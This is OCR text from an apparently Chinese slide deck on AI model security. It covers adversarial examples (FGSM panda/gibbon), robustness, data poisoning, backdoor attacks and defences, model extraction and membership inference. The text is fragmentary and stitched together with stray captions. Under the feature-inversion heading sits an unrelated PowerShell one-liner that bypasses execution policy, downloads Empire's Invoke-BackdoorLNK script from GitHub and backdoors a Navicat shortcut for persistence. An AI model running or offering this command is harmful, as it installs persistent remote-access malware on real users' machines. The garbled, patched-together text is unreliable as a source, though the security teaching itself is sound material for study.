
(a) Input (b) VGG-19 (c) ResNet-18 (d) AlexNet

3.特征反演

“ ” powershell-nop -exec bypass -c "IEX (New-ObjectNet.WebClient).DownloadString('https://github.com/EmpireProject/Empire/raw/master/data/module_source/persistence/Invoke-BackdoorLNK.ps1');Invoke-BackdoorLNK-LNKPath 'C:\ProgramData\Microsoft\Windows\StartMenu\Programs\PremiumSoft\Navicat Premium\Navicat Premium.lnk' -EncScript Base64encode"


$+ .007 \times$
$=$
$\boldsymbol{x}$
"panda"
57.7% confidence
$\text{sign}(\nabla_{\boldsymbol{x}} J(\boldsymbol{\theta}, \boldsymbol{x}, y))$
"nematode"
8.2% confidence
$\boldsymbol{x} +$
$\epsilon \text{sign}(\nabla_{\boldsymbol{x}} J(\boldsymbol{\theta}, \boldsymbol{x}, y))$
"gibbon"
99.3 % confidence

鲁棒性




Huber从稳健统计的角度系统地给出了鲁棒过程所满足的3个层面:一是模型需要具有较高的精度或有效性; 二是对于模型假设出现的较小偏差, 只对算法性能产生较小的影响; 三是对于模型假设出现的较大偏差, 而不对算法性能产生“灾难性”的影响


PART 03


整体安全


主要安全风险


传感器欺骗
数据源
重采样攻击
（降维攻击）
数据采集预处理
投毒攻击
训练数据
后门攻击
算法
意外记忆问题
训练模型
对抗攻击
模型提取攻击
模型逆向攻击
用户数据
目标模型
预测判断
预测结果


McDonald's
7719
巨物
在江厦桥来违法闯红灯
宁波交警 行人闯红灯曝光台


(data record, class label)
predict(data)
Target Model
label
Attack Model
prediction
data ∈ training set ?


ML service
Data owner
Train model
DB
x_1
$f(x_1)$
x_q
$f(x_q)$
Extraction adversary
$\hat{f}$


TensorFlow™
Output Layer
CAT?
Activated Neurons
DEEP NEURAL NETWORKS
Input Layer
MADRID MEETUP @Soygema

PART 04


后门攻防

- 后门攻击都具有两大特点：
- 1.不会系统正常表现造成影响（在深度学习系统中，即不会影响或者不会显著降低模型对于正常样本的预测准确率）；
- 2.后门嵌入得很隐蔽不会被轻易发现，但是攻击者利用特定手段激活后门从而造成危害（在深度学习系统中，可以激活神经网络后门行为的输入或者在输入上附加的pattern我们统称为Trigger）


(a) Normal environment


(b) Trojan trigger environment

TrustZone软件架构




后门攻防 区别


①
②
①


+0.007×
=
x
以57.7%的置信度
被认为是“熊猫”
sign(∇x J(θ, x, y))
以8.2%的置信度被
认为是“线虫”
x+
εsign(∇x J(θ, x, y))
以99.3%的置信度被
认为是“长臂猴”


Query
Similar Images List via Goolge Image
Keywords
Original
monochrome
Adversarial
tree


Settings
target label: 0
Backdoor trigger:
Training
benign samples
Label 0 samples
train
DNN
poisoned samples
Inference
Inputs without trigger
Inputs with trigger
(attacked samples)
Label 2
Label 6
Label 0
Label 0
correct label
target label
infected DNN

Neural Network	Baseline Attack			Pruning Aware Attack		
	Defender Strategy			Defender Strategy		
	None	Fine-Tuning	Fine-Pruning	None	Fine-Tuning	Fine-Pruning
Face Recognition	cl: 0.978 bd: 1.000	cl: 0.978 bd: 0.000	cl: 0.978 bd: 0.000	cl: 0.974 bd: 0.998	cl: 0.978 bd: 0.000	cl: 0.977 bd: 0.000
Speech Recognition	cl: 0.990 bd: 0.770	cl: 0.990 bd: 0.435	cl: 0.988 bd: 0.020	cl: 0.988 bd: 0.780	cl: 0.988 bd: 0.520	cl: 0.986 bd: 0.000
Traffic Sign Detection	cl: 0.849 bd: 0.991	cl: 0.857 bd: 0.921	cl: 0.873 bd: 0.288	cl: 0.820 bd: 0.899	cl: 0.872 bd: 0.419	cl: 0.874 bd: 0.366

谢谢！